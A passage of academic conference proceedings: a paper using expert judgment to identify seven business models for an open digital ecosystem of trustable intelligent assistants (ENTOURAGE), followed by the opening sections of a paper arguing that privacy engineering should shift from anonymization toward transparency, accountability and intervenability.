[WOM17] Wagner, G.; Omolola, O.; More, S.: Harmonizing Delegation Data Formats. In (Fritsch, L.; Roßnagel, H.; Hühnlein, D., eds.): Open Identity Summit 2017. Gesellschaft für Informatik, Bonn, 2017.

Business Models for Open Digital Ecosystems of Trustable Assistants

Cristina Mihale-Wilson[1] and Michael Kubach[2]

Abstract: Digital ecosystems (DEs) are self-organizing, robust and scalable environments where various stakeholders interact to solve complex problems. The idea of building digital ecosystems is not new. Thus, we can currently draw on an extensive body of literature on the topic. Although academics have addressed the technical and architectural challenges of building digital ecosystems as well as their desirability regarding innovativeness and privacy, research on how to ensure the economic viability and thus sustainability of such DEs remains scarce. In this study, we address this void in the literature and focus on the economic challenges of building open DE. We discuss this topic in the context of an open DE for trustable assistants in the Internet of Things (IoT) and vet the research question: "which are the business models an open DE must support to be economically viable?" Based on a structured research analysis we identify seven business models, which are most likely essential to the economic success of the analysed DE.

Keywords: open digital ecosystems; business models; internet of things, smart assistants, trustable assistants, stakeholders, research project

1 Introduction

Advancements in technology and artificial intelligence abet the development of a plethora of intelligent assistants (IA) such as Siri, Alexa, and Google Now. Aiming to support their user in daily activities, IAs perform an array of helpful tasks. However, no matter how sophisticated they might be, IAs are currently still far from being ingenious, proactive, and context-sensitive companions. One of the reasons is that to date; existing IAs are largely limited to the proprietary platforms of their vendors or operators. The segregation of IAs hinders the IAs' ability to combine data and services across vendors and data sources, and thus the achievement of the IAs full potential. To overcome the problems arising from proprietary operated IAs, the research project ENTOURAGE[3] is designing an open digital ecosystem (DE), which ensures interoperability across vendors and operators of IA, smart devices, smart services, and other data sources. A particular focus of the project is to enable trustable IAs that are secure, privacy-friendly, and give their users a high level of control over their data. This requires the development of open standards, technical architectures, and flexible interfaces, but also suitable business models and market mechanisms to ensure the economic sustainability of the newly formed

[1] Goethe University Frankfurt, Professur für Wirtschaftsinformatik und Informationsmanagement, Theodor-W.-Adorno-Platz 4, 60323 Frankfurt am Main, mihale-wilson@wiwi.uni-frankfurt.de
[2] Fraunhofer IAO, Nobelstr. 12, 70569 Stuttgart, michael.kubach@iao.fraunhofer.de
[3] entourage-projekt.de – Funded by the German Federal Ministry for Economic Affairs and Energy (BMWi).

ecosystem [En17]. Aligned to the concept of viable security systems [ZR12], economic viability is only one goal of ENTOURAGE. However, if ENTOURAGE is not economically viable and therefore not successful on the market, users might have no choice but to use less secure and privacy friendly solutions.

DEs and business models have received plenty of attention in practice and academia. Thus, we can build on a variety of research studies on both – business models and technical considerations of developing DEs. Previous studies discussed, for instance, non-technical challenges and prospects of DEs (e.g. [KGH16], [LBB12]), their self-organisational-, scalability-, and sustainability characteristics (e.g. [BC07], [SWK16]), architectural and technological issues related to building DEs ([BC07], [RKK10]), or lessons learned from DE related projects (e.g. [DIM11]). In addition, there is also research focusing on certain types of DEs, such as software ecosystems (e.g. [JC13], [MH13]), platform ecosystems (e.g. [SS12], [So18]) or business ecosystems (e.g.[RMK09]) – just to name a few.

Yet despite the variety of research on this topic, there exist only sparse attempts to address business models within the context of designing trustworthy and economically viable DEs. Subsequently, efforts to design such DEs (e.g., ENTOURAGE Project), have little guidance and must revert to a costly and time-consuming trial and error approach [Le12].

The goal of this study is to find a practical framework supporting practitioners in designing successful DEs by identifying the essential business models that can ensure the economic viability of DEs. We do this by employing a structured methodology that combines and translates insights from related academic work on DEs, business models, value co-creation networks, strategic management and e-business into the context of an open DE for intelligent assistants. Therefore, this study presents at first a brief overview of the open DE that ENTOURAGE is aiming to build. Then, it describes the methodology employed to perform a rigorous analysis identifying the set of business models essential for the DE's economic success. After that, it presents the results of the analysis and concludes with a discussion of the research approach and contribution.

2 Research Setting

2.1 Building an Open DE for trustable IAs in IoT

Existing IAs are currently, to a large extent, limited to the proprietary platforms of their vendors or operators. This current state of separation of IAs, platforms and other IoT objects follows vested economic interests. As manufacturers of IAs and smart devices have invested many resources into developing IAs and IoT devices, they wish to exploit the valuable user and sensor data gathered by such IAs and devices and monetize them. This segregation of proprietary systems hinders the combination of complementary data and services across vendors and data sources, and thus the achievement of the full potential of IAs. To overcome the problems arising from proprietary operated IAs, the research

project ENTOURAGE designs an open DE allowing for interoperability of IAs across vendors and operators, smart devices, smart services, and other data sources. By building such an ecosystem, the IAs will be able to receive data from different sources, aggregate it, and process – but controlled by the user. While users can control data flows as well as enjoy comprehensive and ubiquitous assistance by combining IAs from various domains and vendors, firms can draw on benefits such as market creation, market expansion or access to complementary competencies or business models [Le12].

Another essential argument promoting an open DE for IAs are privacy concerns, which arise from proprietary settings. To support their user with context relevant and useful assistance, IAs need to store and process contextual and personal information [MZH17]. Yet, the pervasive collection and evaluation of personal data by one single platform or proprietary DE raise some serious privacy concerns, which again might hinder the adoption and diffusion of IAs [MZH17]. Such concerns can be ruled out by designing a neutral, well-balanced open DE that possesses the necessary trust enhancing control mechanisms (e.g., privacy apps, which ensure IAs' compliance with the ecosystem's privacy rules). Because in an open DE none of the participants enjoys a monopoly position, and companies who participate in open an trustworthy DEs must comply with its privacy and security rules, such DEs offer users the possibility to combine several services and IAs and enjoy trustworthy ubiquitous support with high levels of privacy.

The arguments presented so far explain that building and maintaining a functional and economically successful DE for IAs can provide benefits to all parties involved. However, designing such an ecosystem remains a challenge, especially because of the dynamics such ecosystems face.

2.2 Challenges related to DE's Economic Viability

An open DE for IAs is a dynamic multi-agent environment in which the value co-creation process relies heavily on the exchange of data and services between different actors. Therefore, the ecosystem can be regarded to be a type of a multi-sided market between data providers, operators of IAs, end users, and other actors (e.g., big data analysts, platform operators, and vendors of technical devices). As the literature on multi-sided markets suggests, their success depends heavily on the successful coordination of the demand of the distinct actors who need each other in some way [Ev03]. Thus, the first step in building the appropriate economic framework for a trustworthy open is to analyse the structure of its prospective participants. Moreover, because DEs are subject to network effects and the attractiveness of the ecosystem for one group (e.g. IA operators) increases (decreases) with increasing (decreasing) numbers and activity levels of the participants of another group (e.g. data providers, end users), it is imperative to answer the question: which business models must the ecosystem accommodate so that potential participants are motivated to initially join and remain active within the open DE?

Existing economic theories suggest that potential DE participants can be motivated through appropriate incentives, which can be developed by first studying the relevant

participants and subsequently assessing their motives and business strategies. The initial analysis of the ecosystem's potential participants revealed that they could be split into two distinct groups: individuals and organizations. While the individuals refer to persons subscribing to the IAs and services provided by the ecosystem, organizations refer to entrepreneurs, corporations or other entities – usually profit driven. Per se, human motivations have been studied exhaustively in behavioural sciences (Rafaeli & Ariel, 2008), and there is a well-understood set of incentives addressing individuals. Hence, the focus of this study lies on commercial entities.

We draw on the literature on entrepreneurship (e.g. [PM06]) according to which, an entrepreneur's actions are either directly or indirectly linked to the final goal of creating profits. Hence, we postulate that prospects of profits remain the primary incentive for organizations. Further, we stress that understanding how companies make money - i.e., by examining their business models - is vital for designing an open, attractive, and ultimately economically successful DE.

2.3 Business Models Theory

In general, business models are "industry and context-dependent" [Le12], so that research on this topic has developed largely in silos. Nevertheless, existing literature presents an increasingly consistent understanding of the purpose and role of business models within an organization. As scholars agree, (1) business models articulate how businesses create and deliver customer value, and make profits; and (2) they are - as a potential source of competitive advantage - very important but not a guarantor for success.

Given the importance of business models for an organization's success, scholars proposed several taxonomies to identify and explain the business models of successful companies. One popular taxonomy is the one proposed by Gassmann, Frankenberger, and Csik [GFC13]. This taxonomy stems from a comprehensive analysis of initially 250 business models that have been implemented during the past 25 years, across various industries and business contexts. It identifies 55 core business models that combined, make up to 90% of all business models analysed. For a list of the business models this taxonomy, please refer to the Appendix. We use this taxonomy to identify the business models, which an open DE must accommodate in order to ensure its economic viability. To this end, we pursue a comprehensive four-step research approach.

3 Research Approach

Our research approach follows the insight that a successful DE must – amongst other things – be capable of accommodating all its participants' business models. It follows three logically coherent research sub-questions: (1) Who are the key participants within the ENTOURAGE ecosystem? (2) What are the business models they could employ in the

ENTOURAGE context? (3) Which business model pool must ENTOURAGE accommodate to ensure its economic success? Following these three research sub-questions, our research approach consists of the steps visualized below (Figure 2).



Fig. 1: Overview of the research approach adopted in this study

3.1 Stakeholder analysis

To start, we identify the business model-relevant participants in the ENTOURAGE ecosystem by conducting a stakeholder analysis. Stakeholder analysis is an established socioeconomic method successfully employed in Information Systems [Po99]. As a systematic tool, the stakeholder analysis allows researchers to generate detailed knowledge of the relevant actors within a firm, organization or network. Furthermore, it allows researchers to elicit and understand the stakeholders' business strategies, their motivations, interrelations, and their power to influence their network.

The stakeholder analysis carried out in two workshops with all partners engaged in the research project[4] revealed that the relevant active stakeholder groups within open DEs that require specific business models are: platform operators; information providers; hardware providers (i.e., multinational companies, large enterprises or small and middle-sized companies); and developers (i.e., algorithm developers, assistance developers, smart services developers).[5]

3.2 Methodology for Mapping of Business models and Stakeholders

Our analysis builds on the work by Gassmann and colleagues as an initial pool of business models. This follows our literature review that revealed the comprehensiveness of this

[4] The consortium partners all have different research as well as business priorities and (academic) background knowledge. Accordingly, the results of the stakeholder analysis unify the technical, economic, legal and data privacy as well as security perspective on ENTOURAGE.

[5] Besides those active stakeholders, others like legislators and end users are passive stakeholders for open DEs. Relevant for this work are the listed active stakeholders that require specific business models for open DEs.

taxonomy, as well as the fact that those 55 business models exhibit a high potential to be adapted and enhanced for other business contexts [GFC13].

The mapping process of business models to relevant ecosystem participants (Step 2) is based on the expert judgment methodology, which relies on the estimates of people considered experts in the area of interest [LS03]. Following the general process of standard expert judgment survey, we first selected a panel of five experts.

To avoid dependency issues arising when experts have similar backgrounds, training, or experience, we deliberately selected the experts based on their knowledge in the area of IAs, business models, knowledge of electronic markets in general. Furthermore, we made sure to select experts with different experience backgrounds (i.e., academia, practice) and various industries (e.g., automotive, consulting, research hub).

After the selection process, the panel was briefed. To avoid response bias, we ensured that the experts understand the context and the goals of the survey. We did this through a meeting in which we provided a brief recall on the ENTOURAGE ecosystem, the research question of this study, and the 55 business models by Gassmann et al. [GFC13]. The ENTOURAGE scenario was explained to the experts through a use case demonstrator. Subsequently, we explained how to use a mapping template they were required to fill in.

The mapping template ensures a structured elicitation of the experts' judgment on the topic as well as the feasibility of aggregating the experts' opinions later in the study. On the horizontal dimension, it lists the 55 business models, on the vertical dimension, the relevant participants. Experts were asked to rate each business model regarding its suitability for the relevant ecosystem participants on a scale from 0 to 2. If a business model is entirely applicable for a stakeholder, the expert should rate it with 2 points. Partial suitability is marked with 1, no suitability with 0 points (see Table 1).

Business Models *Stakeholders*	**Add-on**	**Affiliation**	**Barter**	**Cross-Selling**	**Crowd-funding**	**…**
Stakeholder 1	2	0	0	…	…	…
Stakeholder 2	1	1	2	…	…	…
…	…	…	…	…	…	…

Tab. 1: Exemplary template for ranking the business models for stakeholder-suitability

After the briefing stage, the experts were asked to provide their ranking based on their experience, to their best knowledge, in accordance with the methodology explained during the briefing and within two weeks. After receiving the rankings of all five experts, we analysed their opinions, noted all opinion discrepancies and conducted a clarification workshop. The goal of the workshop was to clarify discrepancies and discuss the preliminary results. The deliverable compiled in this meeting was the final aggregated mapping of business models and relevant stakeholders: a pool of business models with high relevance for the ecosystem's economic success.

Keeping in mind that the ecosystem's stakeholders actually pursue not only one but several business models, the ecosystem's potential to accommodate all its participants' business models might involve high expenses. Under the premise of limited resources to building DEs, it is important to take a holistic perspective on the matter and identify the business models pursued by the majority of ecosystem participants. In line with this notion, the analysis results elaborate the set of business models suited to the majority of the ecosystem's stakeholders.

4 Analysis Results

Table 2 (next page) lists the 55 business models in the order resulting from the expert judgment survey. The results let us distinguish three groups of business models.

We consider the **first group** to contain the fundamental business models for open DEs like ENTOURAGE. Without distinguishing between specific stakeholders, they might be regarded as a good starting point for creating an economically viable open DE. As they were all rated with the maximum score, we list these seven business models in alphabetical order and discuss them in the context of open DEs:

In the '*add-on'* business model the core offering is priced competitively, while the value is generated through sales of additional offerings [GFC13]. This strategy helps participants in open DE to attract customers and encourage them to use the ecosystem through low initial participation costs. As the DE is subject to network effects this is particularly important in its early launch phase where it is vital to success to reach a critical mass of customers within a short period of time. Once the customers are participating in the ecosystem and benefit from its advantages, they might be more willing to invest into add-on features and services, which in turn will generate significant revenue for the ecosystem's participants on the offering side.

The '*affiliation'* business model is very well suited for an open DE, as different ecosystem participants profit from each other, building up a symbiotic relationship. In this business model, one participant focuses on supporting others in selling their products or services. From its ecosystem partner, the affiliate receives some compensation for invoking transactions for him [GFC13]. Even if an ecosystem participant cannot profit directly or only to a limited degree from interacting with his customers, it, at least profits from other ecosystem partners' revenues. In other words, an ecosystem stakeholder selling not its own but the products or services of another affiliated partner(s) can benefit from the performed transaction(s) by raking in a commission for each transaction he enabled.

In the '*freemium'* business model a basic version of the core offering is given away for a price of zero. This strategy aims at attracting many customers into the ecosystem. Within this business model, the revenue is generated by the customers who are willing to pay for an extended version of the core offering or to receive additional features or services [GFC13]. In fact, the freemium business model pursues a similar idea as the 'add-on'

business model and is as well an excellent DE launch strategy. However, compared to the 'add-on' business model, the freemium business model is well suited for ecosystem stakeholders that have either very low or zero marginal costs for production or replication of their product or service.

Business Models Group 1	
1*	Add-on
2*	Affiliation
3*	Freemium
4*	Hidden Revenue
5*	Leverage Customer Data
6*	Open Business Model
7*	Revenue Sharing
Business Models Group 2	
8	Customer Loyalty
9	Make More of it
10	Orchestrator
11	White Label
12	Barter
13	Cross-Selling
14	Layer Player
15	Direct Selling
16	Ingredient Branding
17	Crowd-Funding
18	License
19	Experience Selling
20	Mass Customization
21	Crowd-Sourcing
22	Lock-in
23	Pay per Use
24	Solution Provider
25	Auction
26	Two-Sided Market
27	Digitalization
28	Supermarket
29	Open Source
30	Robin Hood
31	Flat Rate
32	Long Tail
33	Peer-to-Peer
34	Shop-in-Shop
Business Models Group 3	
35×	Aikido
36×	Cash Machine
37×	E-Commerce
38×	Fractionalized Ownership
39×	Franchising
40×	From Push-to-Pull
41×	Guaranteed Availability
42×	Integrator
43×	No Frills
44×	Pay What You Want
45×	Performance-based Contracting
46×	Razor and Blade
47×	Rent Instead of Buy
48×	Reverse Engineering
49×	Reverse Innovation
50×	Self-Service
51×	Subscription
52×	Target the Poor
53×	Trash-to-Cash
54×	Ultimate Luxury
55×	User Designed
	* (full score) and × (score of zero) in alphabetic order

Tab. 2: 55 business models [GFC13]; ranking based on the expert judgment survey considering suitability for preselected open DE stakeholders

Another popular business model amongst the analysed ecosystem participants is '*hidden revenue*'. Similar to the 'affiliation' business model, this business model is based on the idea that third parties cross-finance the free or low-priced offerings that attract customers

to the ecosystem. Thus, the ecosystem partner attracting users is not required to generate direct revenue from its users. Instead, another ecosystem partner who is profiting from a growing network of users and other participants will reimburse the ecosystem partner attracting the users. In this business model, the stakeholder activities such as generation of revenue and increasing the customer base are separated. A common example of the hidden revenue business model in practice is financing through advertisement [GFC13]. Further, it is noteworthy, that this business model is especially convenient for providers of offerings, which are valuable to the ecosystem as a whole, but for which the users display only a low willingness to pay.

The '*leverage customer data*' business model monetizes customer data for the company's interests. To be more specific, this business model envisions using the private data of its customers to optimize processes or create better offers for users with a high potential future customer value. Alternatively, this business model also allows that revenue is generated from directly selling customer data to third parties [GFC13]. The latter is particularly interesting in an open DE, which on the one hand facilitates the interaction between ecosystem participants and potential third parties buying customer data, but is, on the other hand, sensitive to any potential violations of the users' privacy. Mainly due to the new European General Data Protection Regulation (GDPR) business models based on the analysis and sale of customer data might have to be scrutinized more closely.

The creation of value in the '*open business model*' substantiates on collaborating with other participants in the ecosystem. To open and extend the business, the ecosystem participants develop new ways of working together [GFC13]. At its core, this business model emphasizes the need to search for new collaborative ways to generate value through openness as opposed to protecting closed, proprietary platforms and businesses. Within this business model companies do not follow monolithic product development, production and diffusion processes, but rather share the mentioned business process steps with various partners. For instance, if a DE stakeholder develops a novel product idea, it can allow a specialized partner to produce the innovative product cheaper and faster than otherwise. Further, it can allow another specific company to bring the final product to the market. Within this business model, the stakeholder who developed the innovative product idea profits from either selling the original, innovative product idea or by giving the ideas to others free but with sales commissions for every product sold.

Finally, the '*revenue sharing*' business model envisions that partners form a symbiotic relationship make profits through extending the value creation across partners. Arising profits are then shared among the stakeholders involved. These stakeholders can include strategic partners or even rivals [GFC13]. This scenario goes in line with the understanding of an open DE, which encompasses competing actors who all profit from a growing network offering and a greater variety of products and services.

In addition to this group of business models, the **second group** identified, entails 27 business models, which are only partially suited for open DEs. The business models within this group were (a) either judged by the experts as suitable for specific stakeholders but unsuitable for others, (b) or have been rated by all experts only as partially ideal for the

ecosystem's stakeholders or (c) have been rated by the experts with varying scores for various stakeholders. Anyhow, a detailed analysis of these business models will follow, as it would exceed the scope of this study. For a detailed view, please refer to Table 2, where the 27 Business models appertaining to this group are ranked according to their score.

Finally, the **third group** identified consist of the remaining 21 business models, which were rated by all experts as unsuitable for the DE at hand.

5 Discussion

The goal of this study was to identify the business models an open DE's must accommodate in order to ensure its economic viability. To this end, we conducted a comprehensive analysis and identified a set of seven business models that are particularly important for the success of the DE. A careful consideration of these seven business models reveals that they can be classified in two groups: The first group, consisting of the 'add-on' and 'freemium' are business models that focus on quickly growing the customer basis to the necessary critical mass of the DE. These business models are attracting masses of users by providing the basic version of the core offering for a very low price or even for free, while the revenue is generated through additional or premium offerings. The second group comprising the 'affiliation', 'hidden revenue', 'open' and 'revenue sharing' business models focus on the symbiotic nature of open DEs. Within this group of business models revenue is not generated directly from customers but rather produced and shared among ecosystem participants. Finally, we note that the business model 'leveraging customer data' partly fits into both groups: offerings are priced competitively or free of charge, while the customer data is either used to offer tailored premium services or sold to other ecosystem participants.

In addition to the seven fundamental business models fitting all the business relevant stakeholders of the ecosystem, our study identifies an additional set of 27 business models, which are only partially suited for open DEs. Though not valuable at first sight, this information is of high practical relevance, as amongst these 27 business models, there are some, which are suitable for a particular stakeholder group but not applicable to other stakeholder groups. Considering that ecosystem imbalances can cause adverse network effects on the ecosystem, the knowledge about which business models are suitable for specific stakeholders but not to others can be vital to the ecosystem's survival. Further, it can be a tool to re-establish the ecosystem's stakeholder balance. Assuming that, for instance, hardware providers are underrepresented in the ecosystem, and thus the utility of the ecosystem for the user group is diminished, users might start to leave the ecosystem. This, in turn, will begin a negative feedback loop where many other stakeholders might abandon the ecosystem. To stop such adverse network effects, ecosystem designers must avert imbalances within stakeholder groups. One potential way to prevent such imbalances is to enable the ecosystem to accommodate and support the business models suitable for

the underrepresented stakeholder group, and to luring them this way into the ecosystem, and ultimately re-establish the vital stakeholder balance.

In sum, it is noteworthy that the results presented in this paper are ultimately based on the open DE the ENTOURAGE research project is aiming to build. Nevertheless, we are convinced of the practicability and replicability of this study in the context of similar endeavours. Thus, we invite fellow academics to address the topic of the economic viability of open DEs from perspectives previously unconsidered and extend this study by validating the business models identified in this study against a set of real-life use cases from the open DE in question. Further, being well aware of the controversy and scepticism towards the use of expert judgment in academia, we argue that for the research question at hand, no other framework or method proposed by the literature would have been suitable. Thus, we suggest that for the extension of this study researchers should again consider employing the expert-judgment method and ask a selected panel of experts to rate distinct business models in the context of various DE real-life scenarios.

Bibliography

[BC07] Boley, H.; Chang, E.: Digital ecosystems: Principles and semantics. In: Digital EcoSystems and Technologies Conference, 2007. DEST'07. Inaugural IEEE-IES., pp. 398-403, 2007.

[DIM11] Dini, P.; Iqani, M.; Mansell, R.: The (im) possibility of interdisciplinarity: lessons from constructing a theoretical framework for digital ecosystems. Culture, theory and critique 1/11, pp. 3-27, 2011.

[En17] ENTOURAGE, ENTOURAGE Project Website. http://www.entourage-projekt.de, accessed 2/11/2018, 2017.

[Ev03] Evans, D. S.: Some empirical aspects of multi-sided platform industries. Review of Network Economics 2/3, pp. (no page number), 2003.

[GFC13] Gassmann, O.; Frankenberger, K.; Csik, M.: The St. Gallen business model navigator, Working Paper, University of St. Gallen, 2013.

[JC13] Jansen, S.; Cusumano, M. A.: Defining software ecosystems: a survey of software platforms and business network governance. In (Jansen, S.; Cusumano, M.A., Brinkkemper, S. ed.): Software ecosystems: analyzing and managing business networks in the software industry, Edward Elgar, Cheltenham, Northampton, pp.13-28, 2013.

[KGH16] Kubach, M.; Görwitz, C.; Hornung, G.: Non-technical challenges of building ecosystems for trustable smart assistants in the Internet of things: A socioeconomic and legal perspective, In (Hühnleid, D., Roßnagel, H., Schunck, C., Talamo, M. ed.): Open Identity Summit 2016, Lecture Notes in Informatics – Proceedings, Köllen Verlag, Bonn, pp. 105-116, 2016.

[LBB12] Li, W.; Badr, Y.; Biennier, F.: Digital ecosystems: challenges and prospects. In: Proceedings of the international conference on management of Emergent Digital EcoSystems, Addis Abeba, ACM, New York, pp. 117-122, 2012.

[Le12] Leminen, S.; Westerlund, M.; Rajahonka, M.; Siuruainen, R.: Towards IOT ecosystems and business models. In (Andreev, S.; Balandin, S.; Koucheryavy, Y. ed.): Internet of things, smart spaces, and next-generation networking, LNCS, volume 7469, Springer, Berlin, Heidelberg, pp. 15-26, 2012.

[LS03] Li, M.; Smidts, C. S.: A ranking of software engineering measures based on expert opinion. IEEE Transactions on Software Engineering 29/9, pp. 811-824, 2003.

[MH13] Manikas, K.; Hansen, K. M.: Software ecosystems – A systematic literature review. Journal of Systems and Software 5/13, pp. 1294-1306, 2013.

[MZH17] Mihale-Wilson, C.; Zibuschka, J.; Hinz, O.: About user preferences and willingness to pay for a secure and privacy protective ubiquitous personal assistant. In: Proceedings of the 25th European Conference on Information Systems (ECIS), Guimarães, pp. (no page number), 2017.

[PM06] Peredo, A. M.; McLean, M.: Social entrepreneurship: A critical review of the concept. Journal of World Business, 41/1, pp. 56-65, 2006.

[Po99] Pouloudi, A.: Aspects of the stakeholder concept and their implications for information systems development. In: Proceedings of the 32nd Hawaii International Conference on System Sciences, pp. (no page number), 1999.

[RA08] Rafaeli, S.; Ariel, Y.; Online motivational factors: Incentives for participation and contribution in Wikipedia. Psychological aspects of cyberspace: Theory, research, applications, 2/08, pp. 243-267, 2008.

[RKK10] Reinisch, C.; Kofler, M. J.; Kastner, W.: ThinkHome: A smart home as digital ecosystem. Proeedings of the I4th International Conference on Digital Ecosystems and Technologies (DEST), Dubai, pp. (no page number), 2010.

[RMK09] Razavi, A.; Moschoyiannis, S.; Krause, P.: An open digital environment to support business ecosystems. Peer-to-Peer Networking and Applications, 2/4, pp. 367-397, 2009.

[So18] Song, P.; Xue, L.; Rai, A.; Zhang, C.: The ecosystem of software platform: A study of asymmetric cross-side network effects and platform governance. MIS Quarterly 42/1, pp. 121-142, 2018.

[SS12] Scholten, S.; Scholten, U.: Platform-based innovation management: directing external innovational efforts in platform ecosystems. Journal of the Knowledge Economy 3/2, pp. 164-184, 2012.

[SWK16] Schreieck, M.; Wiesche, M.; Krcmar, H.: Design and Governance of Platform Ecosystems-Key Concepts and Issues for Future Research. Proceedings of the ECIS 2016, pp. (no page number), 2016.

[ZR12] Zibuschka, J.; Roßnagel, H.: A Structured Approach to the Design of Viable Security Systems.” In Proceedings of the ISSE 2011 - Securing Electronic Business Processes: Highlights of the Information Security Solutions Europe 2011 Conference, Vieweg+Teubner, Wiesbaden, pp. 246–255, 2012.

Anonymization Is Dead – Long Live Privacy

Jan Zibuschka[1], Sebastian Kurowski[2], Heiko Roßnagel[2], Christian H. Schunck[2], and Christian Zimmermann[1]

Abstract: Privacy is a multi-faceted, interdisciplinary concept, with varying meaning to different people and disciplines. To most researchers, anonymity is the "holy grail" of privacy research, as it suggests that it may be possible to avoid personal information altogether. However, time and time again, anonymization has been shown to be infeasible. Even de-facto anonymity is hardly achievable using state-of-the-art cryptographic anonymization techniques. Furthermore, as there are inherent tensions between the privacy protection goals of confidentiality, availability, integrity, transparency, intervenability and unlinkability, failed attempts to achieve full anonymization may make it impossible to provide data-subjects with transparency and intervenability. This is highly problematic as such mechanisms are required by regulation such as the General Data Protection Regulation (GDPR). Therefore, we argue for a paradigm shift away from anonymization towards transparency, accountability, and intervenability.

Keywords: privacy; anonymization; identity management; accountability; transparency

1 Introduction

Privacy is an interdisciplinary concept. It is considered to be a basic human right in contemporary democracies [Pa10], hinting at a legal provenance. At the same time, it is also determined by the technology used to process personal information, making it an issue of information technology in addition to regulation [TBC15]. It can also be looked at as something that is valued by individuals, making it amenable to economic investigation [Pa10], and relevant to the development of societies, leading to sociological investigation of the concept [Ba12].

Privacy is also polysemic; it may mean different things to different people [Ba12]. However, at least as far as the technological facet of privacy is concerned, in recent years there has been considerable progress towards a standard model of privacy: the protection goals for privacy engineering [HJR15] that form the basis of the standard data protection model [We18]. These protection goals comprise the industry standard protection goals for cyber security (i.e. the "CIA" triad of Confidentiality, Integrity, and Availability) [vSvN13], and extend them by protection goals specific to privacy (i.e. transparency, intervenability, and unlinkability). It should be noted that the privacy

[1] Robert Bosch GmbH, Zentralbereich Forschung und Vorausentwicklung, Renningen, 70465 Stuttgart, Deutschland; [jan.zibuschka] / [christian.zimmermann3] @de.bosch.com
[2] Fraunhofer IAO, Fraunhofer-Institut für Arbeitswirtschaft und Organisation IAO, Competence Team Identity Management, Allmandring 35, 70569 Stuttgart, Deutschland; [sebastian.kurowski] / [heiko.rossnagel] / [christian.schunck] @iao.fraunhofer.de

protection goals – as the GDPR - thus address both the right to data protection and the right to privacy in the EU Charter of Fundamental Rights.

Of those privacy-specific goals, it seems that confidentiality and unlinkability (with anonymity as one of its facets) have received the most attention in research. This is also reflected in earlier works of some of the authors of the new protection goals, which differentiate anonymity, unlinkability, undetectability, unobservability, and pseudonymity as top level protection goals [PH10]. Of these facets of unlinkability, anonymization, i.e., entirely removing the linkability of a piece of information to an individual, while retaining at least some of the utility for which the information was collected in the first place [PPC17], has been identified as the gold standard [BMS13].

However, full anonymization, making it theoretically impossible to link personal information to an individual, has been shown to be impossible to implement in many cases due to leakage [DT13]. Even de-facto anonymization, making it infeasible to link personal information to an individual with reasonable effort, is hardly achievable with state-of-the-art cryptographic techniques, although it has been in the focus of research for the last ten years [Sh10, PPC17, BMS13]. At the same time, de-anonymization techniques are continually evolving, and routinely identify upwards of eighty percent of individuals in datasets with very sparse information [Ji14]. In this paper, we argue that this enduring failure to anonymize individual information has fundamental consequences for privacy engineering and that we need a paradigm shift away from anonymization towards focussing more on transparency, accountability and intervenability.

The rest of the paper is structured as follows. We first look at the research trends of privacy in the last two decades, which show a strong emphasis on confidentiality and unlinkability (mostly in its facet of anonymity). In section 3 we argue that solely relying on anonymization techniques is a flawed approach that often leads to undesired results. In section 4 we propose a paradigm shift towards transparency, accountability and intervenability. Section 5 concludes our findings.

2 Research trends

To obtain some insight into recent trends in privacy research we used the Elsevier Scopus service to study which of the privacy protection goals of [HJR15] and selected other keywords are mentioned explicitly together with the word “privacy” in title, abstract, and keywords of publications listed in Scopus since the year 2000.

This approach is naturally very coarse-grained as privacy protection goals may still be addressed explicitly in the full text of a paper. The six keywords of the protection goals could further be mentioned in a context other than the one implied by the protection goals. However, for getting an indication of research trends and the emphasis put on different aspects of privacy research, this approach can serve as a first step. A more detailed study would require a review of thousands of abstracts and publications, which

is beyond the scope of this paper.

The results of our analysis are shown in Figure 1. Among the privacy protection goals, the CIA triad is clearly in the lead. In 2017, 802 papers mention confidentiality, 482 integrity, and 337 availability together with privacy (note, that papers are counted separately in each category, e.g. in 2017 161 mention both confidentiality and integrity, and 37 papers confidentiality, integrity and availability). Clearly under-represented are transparency, unlinkability and intervenability with 158, 38 and 1 papers published in 2017, respectively.



Fig. 1: Number of Scopus Publications per year with "privacy AND keyword" in title, abstract or keywords

Beyond the protection goals, several other keywords deserve particular attention:

- Anonymity as a facet of unlinkability
- Usability
- Accountability ("The controller shall be responsible for, and be able to demonstrate compliance" GDPR Article 5(2) which often receives less attention than Article 5(1)[3])

In 2017, 534 papers refer to anonymity, 217 to usability and 128 to accountability. This promotes anonymity to be a keyword mentioned in frequency second only to confidentiality.

However, the number of appearances of all other keywords discussed is vanishingly small compared to the appearance of "cryptography" in title, abstract and keywords of

[3] https://www.consultancy.uk/news/13487/six-privacy-principles-for-general-data-protection-regulation-compliance

